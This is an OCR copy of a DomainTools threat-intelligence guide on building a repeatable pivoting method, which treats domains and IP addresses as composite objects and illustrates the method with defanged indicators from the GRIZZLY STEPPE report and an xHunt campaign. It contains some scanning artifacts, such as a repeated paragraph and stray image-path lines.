
Guide

DomainTools



Formulating a Robust Pivoting Methodology

Joe Slowik

Executive Summary

Optional subheading

Cyber Threat Intelligence (CTI) operations are founded on the idea of being able to expand perspective to highlight likely adversary activity and artifacts related to such operations—commonly referred to as "pivoting." Yet while pivoting remains a central aspect of CTI tradecraft, the concept lacks a robust, agreed definition among practitioners and is often distilled to little more than intuition in many applications.

While this article will not seek to completely "solve" the issue of a formal pivoting definition, by examining the nature and characteristics of Indicators of Compromise (IOCs) and even raw, unitary indicators, we can begin formulating a more robust approach to pivoting in practice. By viewing indicators as composite objects with various subcomponents, we arrive at a view where various pieces that make up the fundamental nature of the indicator can be used in various combinations to identify similarly-structured objects. More significantly, such patterns and combinations yield not just additional indicators through research and investigation, but they also shed light on fundamental adversary tendencies and behaviors.

Through this process, network defenders and CTI professionals can begin striving towards a systematic, repeatable approach to indicator-based (but not indicator focused) pivoting. The result is not only more accurate pivoting processes, but establishing mechanisms that bring greater professionalism and transparency to the concept as well. While much work remains to be done, adopting this view will help CTI practitioners to transition, pivoting from art to something more resembling a science.

Pivoting in Context

Optional subheading

“Pivoting” is a concept frequently discussed within Cyber Threat Intelligence (CTI) circles, but rarely given a formal definition or guidance. On an informal level, analysts generally understand that pivoting represents the movement between or correlation of Indicators of Compromise (IOCs). Yet, a closer examination of pivoting as described in multiple forums and articles show various interpretations of the concept, often revolving around the specific use of application of vendor products or similar tooling.[1]

In the absence of consistent, documented guidance, pivoting is largely left to the domain of suggestion and informal “rules.” For example, many CTI analysts are likely familiar with statements such as “no more than three pivots from original data” or similar adages. While these can be helpful for lack of more robust rules or guidelines, such mantras place CTI and related investigations into the realm of intuition and “art.” Meanwhile, practitioners should at least aim for more robust actions approaching the arena of “science”—namely, documented, repeatable processes that can be tested and (to some extent) proven.


Viewed in this context, the current landscape with respect to an understanding of “pivoting” appears open to deeper analysis and possible formalization. By approaching the subject in a dispassionate but critical mindset, we as CTI practitioners may be able to push our field onto a more robust footing. Aside from value for its own sake, such exploration can also improve our investigations by facilitating repeatable, documented investigations and underlying pivots. [1]

[1] FireEye. Have You Pivoted Yet? Rapidly Move Between Data and Intelligence for Correlation and Alert Prioritization. 14 Oct. 2015. ThreatConnect. ThreatConnect How To: Pivoting & Exporting Data. 15 Feb. 2015.

The Significance of Indicators of Compromise

“Pivoting is a technique that relies on initial data collection and analysis to fuel subsequent processes. Within the realm of CTI investigations, this initial data is almost always in the form of an IOC. Yet in examining this observation in greater detail, something curious arises. Although analysts frequently use the term “IOC” to describe the source material (and often the output) of pivoting as a CTI exercise, the actual items in question are more reflective of raw observables and non-contextual “indicators” instead of more robust “IOCs.”

Mandiant researchers in the early 2010s originally documented IOCs as composite objects linking multiple observations and context into a single indicator of a known compromise event[2]. Implemented via the OpenIOC[3] format, IOCs provided a mechanism to rapidly identify and triage security incidents and perform investigative[3] tasks (especially from an incident response perspective) based on analysis of previous incidents.



[2] Kerr, Devon and Gibb, Will. FireEye. OpenIOC Series: Investigating with Indicators of Compromise (IOCs) — Part 1. 16 Dec. 2013. Kerr, Devon and Gibb, Will. FireEye. OpenIOC Series: Investigating with Indicators of Compromise (IOCs) — Part 1. 16 Dec. 2013.Wilson, Doug. FireEye. The History of OpenIOC. 17 Sept. 2013.

[3] Wilson, Doug. FireEye. The History of OpenIOC. 17 Sept. 2013.

Observed in practice in the image above, we see an IOC representing multiple, linked observations showcasing multiple aspects of adversary behaviors. As such, context and nuance are communicated with the IOC as a composite object. Precedent and antecedent observations are typically included and behavioral links at minimum implied through Boolean logic statements combining specific indicators. From this collection, an incident responder can, upon identifying a matching IOC, reach a high-confidence, reasonably contextual conclusion as to the activity observed and plan follow-on investigative and remediating steps.

Yet in practice, “IOCs” rarely (if ever) contain the degree of contextuality described above. Instead, analysts deal with IOCs in a debased form, typically as an atomic, raw indicator or bare observable. Instead of an interlinked [4]cluster of observations, “IOCs” in practice are individual components of the original, theoretical concept: atomic indicators, standing in isolation with little context or enrichment. An atomic indicator is just what the term implies: a hash value, an IP address, a domain name, or similar observable. While the item may be presented in a table or similar construct with some minimal contextuality, “IOCs” in practice typically take on this minimal, debased form.

	A	B	
1	INDICATOR_VALUE	TYPE	COMMENT
2	efax[.]pfdregistry[.]net/eFax/37486[.]ZIP	URL	
3	private[.]directinvesting[.]com	FODN	
4	www[.]cderlearn[.]com	FODN	
5	ritsoperrol[.]ru	FODN	
6	littjognwillhap[.]ru	FODN	
7	wilcarobber[.]com	FODN	
8	one2shoppee[.]com	FODN	
9	insta[.]reduct[.]ru	FODN	
10	editprod[.]waterfilter[.]in[.]ua	FODN	
11	mymodule[.]waterfilter[.]in[.]ua	FODN	
12	efax[.]pfdregistry[.]net	FODN	
13	167[.]114[.]35[.]70	IPV4ADDR	

4 Slowik, Joe. Stranded on Pylos. Indicators and Network Defense. 16 May 2018. Dittirich, Dave and Carpenter, Katherine. Threatpost. Misunderstanding Indicators of Compromise. 21 April 2016

An example, provided above, comes from the US government's Joint Analysis Report (JAR) 16-20296A, which is commonly referred to as "the GRIZZLY STEPPE" report [5]. Although subsequently revised with greater detail and correction to several errors, analysts severely criticized the report on release for various reasons.[6] As noted by Christopher Porter, then manager of threat intelligence for FireEye, to CyberScoop in 2017:

"Grizzly Steppe's indicator list contains significant errors, lumping in genuine APT28 and APT29 activity with indicators not uniquely related to Russian Government operations."[7]

As seen in the image above from the "IOCs" included with the GRIZZLY STEPPE report, items were provided absent context, definition, or purpose. Furthermore, analysis indicated included items represented multiple, distinct threat groups while also including benign (if maliciously employed) items that undermined any confidence in the given reporting or its ultimate usefulness. From a pivoting perspective, the supposedly complete list raises many questions but offers very few answers (whether in the IOC spreadsheet or in the supporting narrative) to enable an analyst to truly discover any actual "linked" items save through guesswork, intuition, or the use of completely different sources.

While we can pillory the GRIZZLY STEPPE report given its high-profile nature and ultimate shortcomings, this item is hardly unique in such failings. Rather, "bare" IOCs or "mere" indicators are insufficient not only for the purposes of network defense—given the lack of context and absence of amplifying detail—but additionally fall short for fueling CTI pivoting. However, we as analysts will be stuck with largely utilizing IOCs, or even more likely just raw indicators, for the sake of pivoting for the foreseeable future. Indicators especially represent the most compact and most convenient mechanism to communicate threat data (if not quite threat intelligence) as of this writing. That in mind, for CTI to properly function, "pivoting" as an indicator-driven exercise requires that we re-inject nuance and context into our observations.

5 NCCIC. GRIZZLY STEPPE—Russian Malicious Cyber Activity. 29 Dec. 2016.

6 Lee, Robert M. Critiques of the DHS/FBI's GRIZZLY STEPPE Report. 20 Dec. 2016. Waterman, Shaun. CyberScoop. DHS Slammed for Report on Russian Hackers. 6 Jan. 2017.

7 Waterman, Shaun.

Indicators as Composite Objects


While the formalized concept of the IOC has largely been abandoned by the industry in favor of atomic indicators for both network defense and CTI purposes, as practitioners, we are not lost. Instead, a closer examination of just what an “indicator” means and contains yields a type of contextuality that is inherent to the object.

To begin, we must understand an atomic indicator, even in its atomic form, as similar to the particle that lends it a descriptive name: the atom. Just as atoms form the building blocks of all matter, indicators largely form the building blocks of CTI work. But the comparison does not end there—for while atoms are singularly important items, they are nonetheless a combination of multiple subatomic particles that give them their characteristics and specific nature. Similarly, raw, atomic indicators, although seemingly unitary in nature, in fact, contain significant “subatomic” information—metadata, characteristics, enabled behaviors, and other observations—which lends them unique substance if only we enrich and explore to this depth.

Just as an atom breaks down into protons, neutrons, and electrons (and then further into even more exotic particles), even a raw, minimally-enriched indicator contains significant items that, if examined, yield potentially profound observations. However, CTI professionals rarely possess immediate access to such items through immediate, cursory analysis. Rather, analysts must enrich and examine indicators through follow-on technical examination to reveal such characteristics.

Network Indicators

Just as an atom breaks down into protons, neutrons, and electrons (and then further into even more exotic particles), even a raw, minimally-enriched indicator contains significant items that, if examined, yield potentially profound observations. However, CTI professionals rarely possess immediate access to such items through immediate, cursory analysis. Rather, analysts must enrich and examine indicators through follow-on technical examination to reveal such characteristics.



Shown in the above image, network observables contain various components that give them their nature or enable their characteristics. Domain names must be registered, and that registration data (or lack thereof) allows[8] for developing conclusions or unearthing connections. IP addresses must be hosted somewhere, and the resulting server must conform to some type and, if it is active, make some services available. Finally, a certificate includes not only the data and hash values of the certificate itself, but also its issuer and related characteristics.

[8] Slowik, Joe. DomainTools. Analyzing Network Infrastructure as Composite Objects. 18 Nov. 2020

Examined in greater detail, domain names must possess the following characteristics:

- Domain Registrar: In order to create and take ownership of a domain, an individual or entity needs to work through a registrar to secure a domain through one of the registries managing the desired Top Level Domain (TLD—e.g., ".com"). Registrars differ widely in terms of pricing, client scrutiny, and other aspects.[9] As a result of these characteristics and infrastructure preferences, threat actors may prefer or primarily leverage certain registrars over others for infrastructure creation.

- Domain Registrant: A registrant creates a new domain. While precise information on a registrant's identity was historically quite useful, as such information would include contact email addresses and other information that could be used to fingerprint infrastructure creation, the increasing adoption of privacy protection services and the impact of the European Union's General Data Protection Regulation (GDPR) have greatly restricted such information at present. Nonetheless, commonality in privacy [10]protection services across registrations can still be used as a weak link to tie together various domains.

- Name Server: Domain resolution to an IP address requires an authoritative name server in order to translate requests. Identifying name servers associated with registration—especially specific authoritative servers—can reveal patterns of infrastructure creation and adversary tendencies. [11]

- Top Level Domain (TLD): Domains require a TLD for hosting purposes, and these can range from historical items like ".com" or ".org" to newer items such as ".xyz" or ".club".[12] Actors can choose a TLD for a variety of reasons, from a desire to blend in or using newer, less trusted (but significantly cheaper) TLDs depending on purpose and intent.

- Domain Naming Theme or Convention: Actual domain name selection may be used to infer adversary intent as well as adversary tendencies. Threat actors must pick something for a domain name, whether[13] this is a randomly-generated string, an item matching a theme, or a name matching a target or campaign. Identifying these themes or conventions can be a surprisingly useful mechanism to differentiate domain registrations and identify commonalities for an actor

---


[9] Cloudflare. What is a Domain Name Registrar?. 2021. ICANN. Welcome Registry Operators
[10] Namecheap. What is Domain Privacy?. 2021. Intersoft consulting. General Data Protection Regulation (GDPR). ICANN. Data Protection/Privacy Issues.
[11] Bellon, Lorraine. Cisco Umbrella. What is the Difference Between Authoritative and Recursive DNS Nameservers?. 16 June 2020.
[12] Namecheap. What is a TLD?. 2021.
[13] Slowik, Joe. DomainTools. Extrapolating Adversary Intent Through Infrastructure. 22 Nov. 2020

For example, let us examine the following domain associated with an xHunt campaign disclosed by Palo Alto Networks Unit42 in January 2021:[14]

```
TypeScript
Windowsmicrosofte[.]online
```

By extracting registration and related data from when this domain was actively involved in a malicious campaign, we can identify several items of interest, which are highlighted in the following screenshot.

[14] Falcone, Robert. Palo Alto Networks. xHunt Campaign: New BumbleBee Webshell and SSH Tunnels Used for Lateral Movement. 22 Jan. 2021



Observations of interest include:

- The name used in creation, spoofing (or attempting to “blend in with”) Microsoft services.
- A non-standard Top Level Domain (TLD) used, “.online,” which may represent a commonality with other infrastructure items.
- A registration organization of “jackie kennedy,” which may be used to identify items with the same value or as a way to develop a pattern of similar “famous names” used in this field.
- The domain uses its own, self-hosted authoritative name servers to control DNS responses.

Taken together, these observations highlight a series of tendencies or underlying behaviors that can be used to either search for additional, related infrastructure, or as part of rapid enrichment during defensive operations to quickly disposition a newly-observed item as likely hostile.

IP addresses are similarly composed of subcomponent observations. Examples in this case include:

- **Hosting Provider:** Adversaries need to find some online presence to host malicious infrastructure. Such choices include reasonably private, non-attributable hosting for network infrastructure or trying to "blend in" to legitimate operations through the use of reputable providers. Options include any of the major cloud service providers from Amazon Web Services to DigitalOcean; smaller virtual private server (VPS) providers; or utilizing services such as CloudFlare to mask true hosting from monitoring parties. ●


- **Hosting Location:** In addition to hosting providers, threat actors also have a degree of choice over hosting location. Cloud, VPS, and other providers typically own infrastructure located in various countries. Adversaries can leverage location specificity for purposes ranging from avoiding potential geographic-based traffic filtering to taking advantage of the legal system of the hosting country to maximize privacy or make defender investigations more difficult.

- **Server Type:** Infrastructure still needs a system on which to run, and the choice of Operating System (OS) and version can also be used to fingerprint adversary tendencies. Threat actors can decide between various flavors of Linux to different versions of Windows for the underlying OS. Identifying particular tendencies—especially when related to exposed system services, described below—can reveal patterns of activity that can be used to identify or disposition new infrastructure.

- Server Services: To function as a command and control (C2) or other node, a server must listen on some service. The most direct and basic would be HTTP or HTTPS, in which case we as defenders can identify the web server type, version, and, in the case of HTTPS, server SSL/TLS certificates (described further below). Identifying non-standard or atypical services, especially for unique or custom C2 frameworks, can further enable identification and tracking.

For IP addresses, we can observe similar characteristics in an item from the same xHunt report:

```
TypeScript
142.11.211[.]79
```



As shown in the above image, we see the following items of interest as “subcomponents” of the IP address:

- The IP is located in the United States.
- The IP address is hosted by the Hostwinds Internet Service Provider (ISP).
- The IP address belongs to the Autonomous System Number (ASN) AS54290.
- Several domains are currently and historically associated with the IP address with similar patterns as the item reviewed previously

The last item is especially interesting as it represents a cross-pivot based on infrastructure associated with the adversary to identify new observables, such as the following:

```
TypeScript
Diagram-Program[.]com
Anti-static-mats[.]com
Similarwebs[.]info
Punjabi-dhaba[.]info
```

```
Backendloop[.]online
```

